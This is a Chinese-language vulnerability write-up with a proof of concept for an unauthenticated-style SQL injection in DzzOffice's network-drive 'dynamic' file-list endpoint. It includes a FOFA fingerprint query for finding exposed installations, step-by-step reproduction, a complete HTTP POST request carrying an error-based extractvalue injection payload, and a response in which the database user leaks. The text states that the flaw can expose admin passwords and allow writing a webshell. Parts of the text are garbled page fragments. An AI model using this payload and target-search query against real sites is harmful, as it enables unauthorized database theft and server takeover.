

D8-1DzzOffice-办公软件-SQL

漏洞描述：

DzzOffice办公软件 /index.php?mod=explorer&op=dynamic&do=filelist（网盘动态功能模块）接口处存在SQL注入漏洞，未授权的攻击者可以利用 SQL 注入漏洞获取数据库中的信息（例如，管理员后台密码、站点的用户个人信息）之外，甚至在高权限的情况可向服务器中写入木马，进一步获取服务器系统权限。

影响版本：

version <= dzzoffice2.02.1_SC_UTF8

网站图片：



网络测绘：

fofa语法：

icon_hash="-1961736892" && body="立即注册"

漏洞复现：

注册任意用户进入后台



欢迎注册

请输入正确的邮箱地址

请输入邮箱地址

用户名

请填写密码


请再次输入密码

验证码



立即注册

点击网盘→动态→点搜索框搜索抓包



替换为PoC中的url和请求体进行测试

PoC

payload:

```
POST /index.php?mod=explorer&op=dynamic&do=filelist HTTP/1.1
Host: your-ip
X-Requested-With: XMLHttpRequest
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:121.0) Gecko/20100101 Firefox/121.0
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Cookie: your-cookie
Accept-Encoding: gzip, deflate

doobj=' and extractvalue(1,concat(0x7e,user())) and '1'='1&doevent=%uids%5B%5D=2&startdate=%enddate=&disp=&asc=page=0
```

效果图:

报错注入查询当前用户

Request

```
1 POST /index.php?mod=explorer&op=dynamic&do=filelist HTTP/1.1
2 Host: 192.168.100.1
3 X-Requested-With: XMLHttpRequest
4 Accept: application/json, text/javascript, */*; q=0.01
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:121.0) Gecko/20100101 Firefox/121.0
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 Cookie: vOfl_2132_saltkey=Y3j3kcty; vOfl_2132_lastvisit=1704825829; vOfl_2132_sid=EN7gNS; vOfl_2132_lastact=1704831892;09index.php%09explorer; vOfl_2132_ulastactivity=c0f875-p6kAqtAsdvbZsAwW_mX2HmWITLooZMXRwLF_n3gvZXVer; vOfl_2132_auth=233fh4E5R9K94e05-TBVXBIQCZvriL_eSebUU-kX5mTl0e7Vdnbp7DK3ZfQPU0HCIm9dh9ALfAJyZuUQsdQ; vOfl_2132_lip=192.168.100.1%2C1704828841; vOfl_2132_explorer_index_isshow=show; vOfl_2132_sendmail=1
9 Accept-Encoding: gzip, deflate
10
11 doobj='and extractvalue(1,concat(0x7e,user()))' and '1'='1&dooevent=&uids%5B%5D=2&startdate=&enddate=&disp=&asc=page=0
```

Responses 3277bytes / 73ms

美化 渲染 请输入定位地址

```
57 + ...padding: 4px;
58 + }
59 + --
60 + </style>
61 + </head>
62 + <body>
63 + <div id="container">
64 + <h1>Dzz! Database Error</h1>
65 + <div class="info">(1105) XPATH syntax error: '~root@localhost'<div class="sql">select
count(*) from resources_event e left join folder f on e.pfid=f.fid where ...1.. and 0=
and doobj='...' and extractvalue(1,concat(0x7e,user())) and '1'='1'.... ORDER BY e.
dateline DESC</div></div>
66
67 <div class="info"><p><strong>PHP Debug</strong></p><table cellpadding="5">
<tr><td>The td element represents a data cell in a table.
<td>iss="bg1"><td>1</td><td>index.php</td><td>14</td>
<td>2</td><td>core/dzzstart.php</td><td>10</td>
<td>require(%s)</td></tr><tr><td>3</td><td>dzz/explorer/dynamic.php</td>
<td>302</td><td>table_resources_event->fetch_all_event(%d,%d,Array,%s,true)</td>
<td>4</td><td>core/class/table/table_resources_event.php</td>
<td>389</td><td>dzz_database::result_first(%s,Array)</td></tr><tr>
<td>5</td><td>core/class/dzz/dzz_database.php</td><td>113</td>
<td>dzz_database::query(%s,Array,false,false)</td></tr><tr><td>6</td>
<td>core/class/dzz/dzz_database.php</td><td>132</td><td>db_driver_mysql1->query(%s,
false,false)</td></tr><tr><td>7</td><td>core/class/db/db_driver_mysql1.
php</td><td>145</td><td>db_driver_mysql1->halt(%s,%d,%s)</td></tr><tr>
<td>8</td><td>core/class/db/db_driver_mysql1.php</td><td>220</td><td>break(
</td></tr></table></div><div class="help"><a href="http://...>
</div>
</div>
```